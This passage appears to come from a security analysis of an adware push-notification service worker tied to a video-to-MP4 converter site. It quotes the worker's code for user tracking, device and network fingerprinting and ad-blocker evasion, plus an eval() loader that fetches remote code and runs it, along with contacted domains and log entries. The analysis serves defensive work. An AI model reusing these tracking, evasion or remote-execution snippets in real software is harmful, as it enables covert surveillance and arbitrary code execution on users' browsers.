
Notification Handling

Receiving Push Messages: The service worker listens for push events, which are triggered when a push message is received from a push server.

Parsing Push Data: It extracts relevant data from the push message, including a trace ID, user ID, and notification payload.

Displaying Notifications: It uses the Notifications API to display notifications to the user based on the received payload.

Handling Notification Interactions: It listens for notificationclick and notificationclose events, which are triggered when the user interacts with a notification. It tracks these interactions and sends data back to a remote server.




```
await self.registration.showNotification(f, p)
const s = G.bR(
  'code',
  'show',
  'sw_version',
  n.swVersion,
  'user_key',
  r,
  'trace_id',
  b.trace_id,
  'after_iwant',
  u,
  'event_type',
  o.EVENT_TYPE_MAP.DEFERED_MSG,
  'zone_id',
  n.myZone()
)
try {
  'iwant-show' === c
    ? await (0, a.HttpClient)(
        n.eventDomain,
        r.true_user
      ).iwantShow(s)
    : await (0, l.sendEvent)(
        n.eventDomain,
        s,
        r.true_user
      )
} catch (e) {
  const t = e
  ;(t.error_level = 'sw'),
    (0, d.sendError)('iwant-show unres:', t, n)
}
```

Figure 13 - Notification Handling Code Snippet.

User Tracking

Collecting User Data: The service worker gathers various data points, including:

- User interactions with notifications (clicks, closes, views):




```
5196,
(e, t) => {
  Object.defineProperty(t, '__esModule', G.bR('value', !0)),
    (t.getLifeTimeSummary = void 0),
    (t.getLifeTimeSummary = function (e) {
      const t = new Date().getHours()
      let n
      try {
        n = -new Date().getTimezoneOffset() / 60
      } catch (e) {}
      const r = e ? Number(e.tsStart) : G.WR,
        o = r ? ((Date.now() - +new Date(r)) / 1e3 / 60) | 0 : G.WR
      return G.bR(
        'closeProtoCount',
        e ? e.closeProto : G.WR,
        'showCount',
        e ? e.showProto : G.WR,
        'closeExtCount',
        e ? e.closeExt : G.WR,
        'beforeOpen',
        e ? e.beforeOpen_v2 : G.WR,
        'beforeClick',
        e ? e.beforeClick_v2 : G.WR,
        'afterClick',
        e ? e.afterClick_v2 : G.WR,
        'fetchCount',
        e ? e.fetch : G.WR,
        'clicksCount',
        e ? e.click : G.WR,
        'pingsCount',
        e ? e.ping : G.WR,
        'closesCount',
        e ? e.close : G.WR,
        'lastInteractionTime',
        e
          ? G.bR(
              'click',
              e.lastInteractionTimeClick,
              'close',
              e.lastInteractionTimeClose
            )
```

```
}
const u = performance.now()
try {
  const e = G.bR(
      'lastInteractionTimeClose',
      G.WR,
      'lastInteractionTimeClick',
      G.WR,
      'firstInteractionTimeBeforeClose',
      G.WR,
      'firstInteractionTimeBeforeClick',
      G.WR,
      'firstInteractionTimeClose',
      G.WR,
      'firstInteractionTimeClick',
      G.WR,
      'click',
      0,
      'close',
      0,
      'ping',
      0,
      'fetch',
      0,
      'closeExt',
      0,
      'showProto',
      0,
      'closeProto',
      0,
      'beforeOpen_v2',
      0,
      'beforeClick_v2',
      0,
      'afterClick_v2',
      0,
      'click_online',
      0,
      'click_offline'
```

Figure 14 - User Interactions with Notifications.

- Network pipe information:




```
4051,
(e, t) => {
  Object.defineProperty(t, '__esModule', G.bR('value', !0)),
    (t.getTiming = t.networkInfo = void 0),
    (t.networkInfo = function () {
      try {
        const e = navigator.connection
        return G.bR(
          'type',
          e.type,
          'downlink',
          e.downlink,
          'rtt',
          e.rtt,
          'downlinkMax',
          e.downlinkMax,
          'effectiveType',
          e.effectiveType,
          'saveData',
          e.saveData
        )
      } catch (e) {}
```

Figure 15 - Network Pipe Information.

An example of what this information **might** look like:

```
{
 type: "wifi",
 downlink: 10,
 rtt: 50,
 downlinkMax: 20,
 effectiveType: "4g",
 saveData: false
}
```


- Device-specific information (using the User Agent Client Hints API):



```
},
6322,
(e, t) => {
  Object.defineProperty(t, '__esModule', G.bR('value', !0)),
    (t.getHighEntropyValues = void 0),
    (t.getHighEntropyValues = async function () {
      if (!navigator) return Promise.resolve(G.WR)
      if (!navigator.userAgentData) return Promise.resolve(G.WR)
      if (
        !navigator.userAgentData.getHighEntropyValues ||
        'function' !=
          typeof navigator.userAgentData.getHighEntropyValues
      )
        return Promise.resolve(G.WR)
      try {
        return await navigator.userAgentData.getHighEntropyValues([
          'model',
          'platformVersion',
          'architecture',
          'bitness',
          'formFactor',
          'fullVersionList',
          'wow64'
        ])
      } catch (e) {
        return Promise.resolve(G.WR)
      }
    })
},
```

Figure 16 - Device-Specific Information.

- "OAID":



```
4532,
(e, t) => {
  Object.defineProperty(t, '__esModule', G.bR('value', !0)),
    (t.fetchService = void 0),
    (t.fetchService = async function (e, t, n, r) {
      if ('POST' === t && n && 'object' == typeof n)
        try {
          n.timeOrigin = performance.now()
        } catch (e) {}
      const o = JSON.stringify(n),
        i =
          'POST' === t
            ? G.bR('Content-Type', 'application/json')
            : G.bR()
      r && (i['X-Oaid'] = r)
      const a = G.bR(
          'body',
          o,
          'method',
          t,
          'credentials',
          'include',
          'headers',
          i
        ),
```

Figure 17 – OAID.

- **Storing User Data:** It stores collected user data shown above in IndexedDB databases (swDatabase, statsFEDb, statsDb).
- **Sending User Data:** It periodically sends collected user data to remote servers for analysis and other purposes.

Fallback Mechanisms


Fallback Notifications: In case of errors fetching notification content from the primary server, the service worker implements fallback mechanisms to display default notifications or previously stored notifications.

Error Reporting: The service-worker.min.js file includes robust error handling and reporting. It captures errors, logs them to the console, and sends error reports to the dedicated error reporting server.

Anti-Ad Blocker Measures

The code includes logic to detect and potentially bypass ad blockers. It uses a technique called "AAB" (Anti-Ad Block) to send requests through alternative domains if the primary domain is blocked. The code for this is somewhat particular since the domains to try are provided by one of the network contacts if the hardcoded values are blocked.

We can see a function called “ultrafetch” which seems to be a loop for trying domains dynamically.




```
(t.ultrafetch = async function (e, t, i = e => e) {
  const a = await new Promise((e, t) => {
    n(o).then(n => {
      const r = n
        .transaction(['domains'], 'readwrite')
        .objectStore('domains')
        .getAll()
      r.addEventListener('error', t),
        r.addEventListener('success', () =>
          e(r.result.map(({ domain: e }) => e))
        )
    })
  })
  for (let n = 0; n < a.length; n++) {
    const o = a[n]
    try {
      return await fetch(
        `https://${o}/${r()}`,
        G.bR(
          'method',
          t.method || 'get',
          'credentials',
          'include',
          'body',
          i(t.body, n),
          'headers',
          G.bR('token', btoa(e))
        )
      )
    } catch (e) {}
  }
  throw new Error('AAB Request Failed')
```

Figure 18 - Ultrafetch Function.

Remote Code Execution

We found evidence that the code is using eval () with a function inside that accepts a variable as content.



```
6812,
(__unused_webpack_module, exports, __webpack_require__) => {
  function updateHandlers (e, t) {
    sw_handlers_1.defaultHandlers[e] = t
  }
  async function getHandlers () {
    try {
      const swSettings =
        (await (0, trackDb_helper_1.trackDb)().get(
          consts_1.swSettingsKey
        )) || G.bR('version', consts_1.swVersion, 'url', '')
      if (swSettings.version === consts_1.swVersion || !swSettings.url)
        return sw_handlers_1.defaultHandlers
      const url = new URL(`${swSettings.url}`),
        cache = await caches.open(consts_1.swRunCmdCache)
      let response = await cache.match(url)
      response ||
        (await cache.add(url), (response = await cache.match(url)))
      const source = await (G.WR == response
          ? void 0
          : response.text()),
        swHandlers = eval(`new (function() {;${source};})`)
      return swHandlers.default
    } catch (e) {
      const t = e
      return (
        (0, logUnhandled_1.logUnhandled)(t, 'cant getHandlers'),
        sw_handlers_1.defaultHandlers
      )
    }
  }
```

Figure 19 - Evidence of eval().

Meaning that the eval() function executes any JavaScript code passed to it as a string. This means that whatever code is retrieved from the remote URL will be executed in the current context. The use of eval() is also discouraged since it can do some damage if mishandled or a malicious actor gets their hands on the backend. The URL chosen is also dynamically given by one of the network contacts down below.

Network Contacts

The service worker contacts several remote servers:

- **jouteetu[.]net:** This appears to be the primary domain for the service worker.
- **ddtvskish[.]com:** This is the main server for receiving push notifications, sending user interaction data, and error reporting.
- **my[.]rtmark[.]net:** This server is used to obtain a "GID" (likely a unique user identifier) for tracking purposes. This website is referred to as gidrator.
- **duleonon[.]com:** This server hosts default banner content for fallback notifications.
- **Littlecdn[.]com:** This server hosts static assets for default banner notifications, such as icons.

- **Voonogoa[.]net:** This server is specifically used for logging events related to anti-ad blocker measures.

For a Video to MP4 converter website, this seems a little excessive and some thought has been put into this. Usually, notifications are for delivering valuable information instead of ads in a distributed way.

In summary, the service worker exhibits a wide range of capabilities. It manages push subscriptions, validates them, and handles subscription modifications. It processes push messages, displays notifications, tracks user interactions, and collects various user data, which it stores and periodically sends to remote servers. Additionally, it includes fallback mechanisms for notifications, error reporting, anti-ad blocker measures, and potentially executes remote code, contacting several remote servers for various functions.

Putting it all Together

The above section detailed the potential capabilities of the service worker. Here is a summary of its actual actions once the 'service-worker.min.js' is executed.

1. Initialization:

- The code starts by defining many helper functions and constants within a self-executing function. These functions handle tasks like database interactions, network requests, error logging, and subscription management.
- The core logic of the service worker is contained within another self-executing function.
- It sets up an error logger to catch and report unhandled errors within the service worker.
    - These errors may or may not contain more information than needed and may include more information than what is seen collected in the above breakdown.
- It patches the Notification.prototype.close and ServiceWorkerRegistration.prototype.showNotification methods to track notification interactions.
- It initializes the service worker context, which includes information about the zone ID, publisher ID, event domain, ping domain, and user ID.

2. Installation:

- When the service worker is first installed, the install event is triggered.
- If the browser is not being used for performance testing (using Chrome Lighthouse), the service worker skips waiting and immediately becomes active.
- The fetchHandler is set up to listen for fetch events, which occur whenever the browser makes a network request.

3. Activation:

- When the service worker becomes active, the activate event is triggered.
- The service worker claims control of all clients (browser tabs) within its scope.
- It retrieves the stored user ID and logs the installation event.
- It migrates data from a legacy statistics database to a newer one.
- It verifies the user's push subscription and sends an install event to the server.

4. Event Handling:

- The service worker listens for various events:
  - message: Handles messages sent from the web page. This allows the web page to interact with the service worker and trigger specific actions.
  - push: Handles incoming push notifications. This triggers the logic to process and display the notification to the user.
  - notificationclick: Handles clicks on push notifications. This triggers the logic to open the target URL and send a click event to the server.
  - notificationclose: Handles closing of push notifications. This triggers the logic to send a close event to the server.
  - pushsubscriptionchange: Handles changes to the user's push subscription. This triggers the logic to send an update event to the server.
  - fetch: Handles network requests made by the browser. This allows the service worker to intercept requests and modify them if needed.

5. Push Notification Processing:

- When a push event is received, the service worker extracts the data from the event and retrieves the stored user ID.
- It processes the push notification based on its code:
  - PING: Sends a ping request to the server to retrieve new ads.
  - SHOW: Displays a notification to the user based on the provided payload.

6. Fallback Logic:

- If the service worker encounters errors while processing push notifications or retrieving ads, it implements fallback logic:
  - It attempts to display a previously shown notification or a default notification.
  - It attempts to re-subscribe the user to push notifications if the current subscription is invalid.

7. Ongoing Operations:

- The service worker continues to run in the background, listening for events and executing the corresponding logic.
- It periodically checks for updates to the service worker code and updates itself if necessary.

In summary, once service-worker.min.js is executed, it initializes by setting up various helper functions, patches certain methods to track interactions, and logs unhandled errors. During installation and activation, it claims control of all clients, migrates data, and sets up event listeners for messages, push notifications, and network requests. It processes push notifications, implements fallback logic for errors, and continuously runs in the background, checking for updates. Now let’s proceed to analyze its network behavior.


Network Behavior Analysis

Now that we have comprehended the capabilities of the service worker through its JavaScript code, we are prepared to investigate the network artifacts observed across our networks via SIEM and firewall logs. The DNS queries were also weirdly found only in the memory of the machine and logged via Sysmon. Very minimal disk interaction. These queries were made from msedge.exe and some were made by svchost.exe. It’s possible they will be made from chrome.exe or any other chromium browser depending on your stack.

We mentioned a particular DNS query, “rapepush.net,” which may have provided a clue about the language spoken by the creators. Typically, websites aiming to evade detection avoid using words that are universally avoided. However, this domain wasn’t the only one utilized. Table 1 (in the *Detection* section) lists various domains and IP Addresses.


We also observed a frequently queried domain across multiples networks: **my.rtmark.net**. As mentioned earlier, this was a hardcoded link in the service-worker.min.js script. Moreover, it was the same website for which one of the Video to MP4 websites added a cookie for in June 2023 and accessed again in August 2023.

The image below shows queries for the user we investigated.



	Artifact	Key detail	Supporting detail
🟥	Web Related Potential Browser Activity		URL https://lalapush.com/357dbe238e9f1b5a77f41d8b80dad5f8.png
🟥	Web Related Potential Browser Activity		URL https://lalapush.com/b02a5375a913df67323a9c9eca697832.png
🟥	Web Related Potential Browser Activity		URL https://lalapush.com/ea4bf5e3cfa7ef398c3e14f21040eb76.jpg
🟥	Operating System Windows Event Logs	Event ID 22	


Figure 20 - Suspicious Domain Queries.



Time ↓	Endpoint	Action
2024-06-13 18:39:54.831		svchost.exe [2528] C:\Windows\System32\svchost.exe — DNS Query lalapush.com
2024-06-13 18:39:39.555		svchost.exe [2528] C:\Windows\System32\svchost.exe — DNS Query lalapush.com
2024-06-13 18:36:20.064		svchost.exe [2528] C:\Windows\System32\svchost.exe — DNS Query lalapush.com

Figure 21 – More Evidence of Suspicious Domain Queries.

We know these domains come from the JavaScript and are delivered via the hardcoded links as we are seeing URIs that are matching the "iwant-show" with a version number.



```
await self.registration.showNotification(f, p)
const s = G.bR(
  'code',
  'show',
  'sw_version',
  n.swVersion,
  'user_key',
  r,
  'trace_id',
  b.trace_id,
  'after_iwant',
  u,
  'event_type',
  o.EVENT_TYPE_MAP.DEFERED_MSG,
  'zone_id',
  n.myZone()
)
try {
  'iwant-show' === c
    ? await (0, a.HttpClient)(
        n.eventDomain,
        r.true_user
      ).iwantShow(s)
    : await (0, l.sendEvent)(
        n.eventDomain,
        s,
        r.true_user
      )
} catch (e) {
  const t = e
  ;(t.error_level = 'sw'),
    (0, d.sendError)('iwant-show unres:', t, n)
}
```

Web Related Potential Browser Activity	URL https://galepush.net
Web Related Potential Browser Activity	URL https://galepush.net
Web Related Potential Browser Activity	URL https://galepush.net/
Web Related Potential Browser Activity	URL https://galepush.net/iwant-show?3.1.517
Web Related Potential Browser Activity	URL https://galepush.net]
Web Related Potential Browser Activity	URL https://galepush.netm
Web Related Potential Browser Activity	URL https://lalapush.com/357dbe238e9f1b5a77f41d8b80dad5f8.png
Web Related Potential Browser Activity	URL https://lalapush.com/b02a5375a913df67323a9c9eca697832.png
Web Related Potential Browser Activity	URL https://lalapush.com/ea4bf5e3cfa7ef398c3e14f21040eb76.jpg
Web Related Potential Browser Activity	URL https://pepepush.net
Web Related Potential Browser Activity	URL https://pepepush.net
Web Related Potential Browser Activity	URL https://pepepush.net/
Web Related Potential Browser Activity	URL https://pepepush.net/event
Web Related Potential Browser Activity	URL https://pepepush.net/iwant-show?3.1.517
Web Related Potential Browser Activity	URL https://pepepush.net/iwant-show?3.1.517
Web Related Potential Browser Activity	URL https://pepepush.net/iwant?3.1.517
Web Related Potential Browser Activity	URL https://pepepush.net/iwant?3.1.517

Figure 22 - URIs Matching "iwant-show".

Further exploring this path, we scanned for strings in the memory for our particular DNS list above. What it returned was somewhat surprising since a good portion of files in memory had related strings like the one below in a random line. One particular file held a lot of entries, but it would be understandable as that file is located in “forensic\files\ROOT\Users\**[redacted]**\AppData\Local\Microsoft\Edge\User Data\Default\Platform Notifications\ffffc888ca714480-000077.log”.

These entries are related to the communications sent between the service worker and the server its pinging back to. The relevant Video to MP4 website is also referred to in those entries which makes it easier correlate the information.

Here's a detected entry where you can see a tagline that is an Ad, a domain with long URIs that include some of the information we mentioned in the *Understanding the JavaScript* section and includes a decent block of B64 (see Excerpt 1). We will decode it and explore its implications.

As mentioned earlier, for safety purposes we have replaced the link of the referrer with **[redacted]** in the B64 code.

```
Matched 'rapepush' in file
'M:\forensic\files\ROOT\Users\[redacted]\AppData\Local\Microsoft\Edge\User
Data\Default\Platform Notifications\ffffc888ca714480-000077.log' at line 153: (1) Update pending:
" Browser Extension. Download now?*
28https://pushimg.com/2423b5a68d87ec84a00ec93ceb5a6496.jpg8 Bí.ÿþ         ÿo"──────────────
url"-──────────────────────────────────────────────────────────────
https://rapepush.net/ck?ab=18017&actionid=0&ad_scheme=4&au=97401&bannerid=21230609&
brt=2&cc=EhsIARDCr4A7Ggh2MS41MDUuMCIIcHVzaGVyMDMaLhDHo9MBGiAxN2E2ZTcxNzI5Mjg
0ZjBmYWVhZDVjOWQ2MzU5MWQ4NiDtvbXSkwE%3D&chov=15.0.0&cv=63&d=www.[redacted].c
om&ds=v1d76cbde62a&dti=1718557790&dvc=53&force_oaid=17a6e71729284f0faead5c9d63591
d86&lt=310&mm=0&nmsg=0&pub=0&rate=0.0310&rt=25&ruid=148564f4-7245-3f24-8ddc-
e7c1cddcc51a&sg=1415b2b2e7c3e1c71d0589c9d4c25581&sid=39632854765&slt=310&sw=3.1.5
17&tsg=%0A%02ca%10%01%18%01+%018%03&type=redirect&uact=3&vc=11128&zoneid=34615
75&bt=push"    actionMapo"──────────────────────────bt1"·──────────────────────────
https://rapepush.net/ck?ab=18017&actionid=0&ad_scheme=4&au=97401&bannerid=21230609
&brt=2&cc=EhsIARDCr4A7Ggh2MS41MDUuMCIIcHVzaGVyMDMaLhDHo9MBGiAxN2E2ZTcxNzI5Mj
g0ZjBmYWVhZDVjOWQ2MzU5MWQ4NiDtvbXSkwE%3D&chov=15.0.0&cv=63&d=www.[redacted].
com&ds=v1d76cbde62a&dti=1718557790&dvc=53&force_oaid=17a6e71729284f0faead5c9d6359
1d86&lt=310&mm=0&nmsg=0&pub=0&rate=0.0310&rt=25&ruid=148564f4-7245-3f24-8ddc-
e7c1cddcc51a&sg=1415b2b2e7c3e1c71d0589c9d4c25581&sid=39632854765&slt=310&sw=3.1.5
17&tsg=%0A%02ca%10%01%18%01+%018%03&type=redirect&uact=3&vc=11128&zoneid=34615
75&bt=default-
